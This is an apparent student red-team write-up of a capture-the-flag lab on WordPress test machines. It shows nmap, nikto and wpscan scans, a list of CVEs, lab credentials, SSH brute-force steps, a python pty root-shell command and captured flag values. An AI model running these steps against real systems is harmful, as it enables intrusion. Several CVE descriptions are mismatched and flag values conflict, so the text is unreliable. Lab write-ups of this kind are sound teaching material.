
Points of entry:




SSH services running on open port 22 Port 135/tcp open msrpc



SSH services running on open port 22/tcp


Shell No.1
File Actions Edit View Help
111/tcp open rpcbind
139/tcp open netbios-ssn
445/tcp open microsoft-ds
MAC Address: 00:15:5D:00:04:11 (Microsoft)
Nmap done: 1 IP address (1 host up) scanned in 0.26 seconds
root@Kali:~# nmap 192.168.1.105
Starting Nmap 7.80 (https://nmap.org) at 2020-12-10 02:29 PST
Nmap scan report for 192.168.1.105
Host is up (0.00051s latency).
Not shown: 998 closed ports
PORT STATE SERVICE
22/tcp open ssh
80/tcp open http
MAC Address: 00:15:5D:00:04:0F (Microsoft)
Nmap done: 1 IP address (1 host up) scanned in 0.25 seconds
root@Kali:~# nmap 192.168.1.90
Starting Nmap 7.80 (https://nmap.org) at 2020-12-10 02:30 PST
Nmap scan report for 192.168.1.90
Host is up (0.000013s latency).
Not shown: 999 closed ports
PORT STATE SERVICE
22/tcp open ssh
Nmap done: 1 IP address (1 host up) scanned in 0.17 seconds
root@Kali:~#



The following vulnerabilities were identified on each target:

Target 1 - 192.168.1.110

a. **Port 22 open and has SSH service running - brute force or SSH shell into machine via this port may be a possibility - (CVE-2018-6082) - CVSS Score 4.3**
b. **Brute Force Capabilities**
c. **Port 80 open and has HTTP service running - possibly vulnerable to script injection - (CVE-2019-6579) - CVSS Score 7.5**

d. **Port 139 open and has NETBIOS-SSN service running - possible vulnerabile to reverse shell - (CVE-2017-0143) - Nist Score 8.1**
e. **Port 445 open and has NETBIOS-SSN service running - possible vulnerabile to reverse shell - (CVE-2020-0796) - Nist Score 10.0**
f. **Simplistic Usernames - extremely high (10/10) Vulnerability**
g. **Weak Passwords -top 25 dangerous software weaknesses**
h. **Root Accessibility - extremely high (10/10) vulnerability**
i. **Regsvc (CVE-2020-25213) - CVSS Score 9.8**
j. **SSH Access (CVE-1999-0013) - CVSS Score 7.5**
k. **Index Access (CWE-548) - Nist Score 4.3**

Critical Vulnerabilities:


Target 1

1. **CVE-1999-0013** - Stolen Credentials from SSH clients allowing other local users to access remote accounts belonging to the ssh-agent user.
2. **CVE-2019-6579 Port 80** An attacker with network access to the web server on port 80/TCP or 443/TCP could execute system commands with administrative privileges
3. **CVE-2017-8779 Port 111** - vulnerable to Metasploit exploits
4. **CVE-2018-6082 Including Port 22** in the list of allowed FTP ports in Networking in Google Chrome prior to 65.0.3325.146 allowed a remote attacker to potentially enumerate internal host services via a crafted HTML page
5. **CVE-2017-0143 Port 139** - The SMBv1 server in Microsoft Windows Vista SP2; Windows Server 2008 SP2 and R2 SP1; Windows 7 SP1; Windows 8.1; Windows Server 2012 Gold and R2; Windows RT 8.; and Windows 10 Gold, 1511, and 1607; and Windows Server 2016 allows other attackers to execute arbitrary code via crafted packets using Windows SMB Remote Code Execution Vulnerability.
6. **CVE-2020-0796 Port 445** - Microsoft Windows 10 SMB version 3.1.1 SMBGhost local privilege escalation exploit
7. **CWE-548** - Directory Listing Vulnerability
8. **Weak Passwords(passwords: michael=pink84)**
9. **Ability to discover password by John The Ripper or Hydra** (Brute Force attack)
10. **Simplistic Usernames** (usernames: **michael and steven**)

11. **Ability to gain Root Access** giving authorization to execute commands and leverage other vulnerabilities
12. **Command to gain root access:**
    - **{sudo python -c 'import pty;pty.spawn("/bin/bash");'}**

Target 1 NIKTO Scan:


Command to run: nikto -C all -h 192.168.1.110




Exploitation

On behalf of Kelton Bangerter, Aaron Paul and Darrel Mills The Red Team was able to penetrate both target 1 and Target 2 and retrieve the following confidential data:

- Target 1
    - `flag1.txt`: **flag1{b9bbcb33e11b80be759c4e844862482d}**
        - Exploit Used
            - *Wordpress enumeration, did a search for the Users & flag section in output, examined page source info within Firefox browser*
            - *wpscan --url http://192.168.1.110/wordpress/ -eu*


Not secure view-source:192.168.1.110/service.html
<!-- End footer Area -->
<!-- flag1{b9bbcb33e11b80be759c4e844862482d} -->
michael@target1:/var/www/html
<!-- End footer Area -->
<!-- flag1{b9bbcb33e11b80be759c4e844862482d} -->
2020/12/11 02:05:33 Finishe
root@kali:~#
Status Running


- Flag2.txt: ***flag2{fc3fd58dcdad9ab23faca6e9a36e581c}***
-
    - Exploit Used
        - *1st I SSH'ed into michael's and using his credentials which was his name as the password {michael}*
        - *Finding michael's folders and found in the /var/www/ the flag2.txt*
        - *Cat flag2.txt*




https://forum.hackthebox.eu/discussion/3308/python-pty-spawn-not-working

Flags 3 and 4

- flag3.txt: **flag3 {afc01ab56b50591e7dccf93122770cd2}**
- flag4.txt: **flag4 {715dea6c055b9fe3337544932f2941ce}**


michael@target1: /var/...
10:01 PM
michael@target1: /var/www/html/wordpress
File Actions Edit View Help
ys to the public ever since. Located in Gotham City, XYZ employs over 2,000 people and does all ki
nds of awesome things for the Gotham community.</blockquote>
As a new WordPress user, you should go to you
r dashboard to delete this page and create new pages for your content. Have fun! | Sample Page
| publish | closed | open | | sample-page |
| 2018-08-12 22:49:12 | 2018-08-12 22:49:12 | | | 0 |
http://192.168.206.131/wordpress/?page_id=2 | 0 | page |
0 |
| 4 | 1 | 2018-08-13 01:48:31 | 0000-00-00 00:00:00 | flag3{afc01ab56b50591e7dccf931227
70cd2}
| flag3 | | draft | open | open |
| | | 2018-08-13 01:48:31 | 2018-08-13 01:48:31 |
0 | http://raven.local/wordpress/?p=4
0 | post | | 0 |
| 5 | 1 | 2018-08-12 23:31:59 | 2018-08-12 23:31:59 | flag4{715dea6c055b9fe3337544932f2
941ce}
| flag4 | | inherit | closed | closed |
| 4-revision-v1 | | 2018-08-12 23:31:59 | 2018-08-12 23:31:59 |
4 | http://raven.local/wordpress/index.php/2018/08/12/4-revision-v1
/ | 0 | revision | | 0 |
| 7 | 2 | 2018-08-13 01:48:31 | 2018-08-13 01:48:31 | flag3{afc01ab56b50591e7dccf931227
70cd2}



Port 111 Exploit on an open RPCBIND Port. Using Metasploit remote access is gained. By running netdiscover and using netcat listening on the port, a backdoor provided all our access.

- **Flag3.txt: flag3{a0f568aa9de277887f37730d71520d9b}**
- **Exploited used: 192.168.1.115/wordpress/wp-content/uploads/2018/11/flag3.png**

- **Flag4.txt: flag{df2bc5e951d91581467bb9a2a8ff4425}**
- **Exploit used:**
    a. **User_name_search, then Brute Force Password.**
    b. **Found 3 user accounts:**
        - **micheal**
        - **steven**
        - **vagrant**
    c. **Finding out that vagrant's password was tnargav**
    d. **ssh vagrant@192.168.1.115 with the password:{tnargav} and**
    e. **Sudo su to gain full root access**
    f. **Run command: find -iname "*flag*"**
    g. **cat flag4.txt**

****

Target 2 - 192.168.1.115

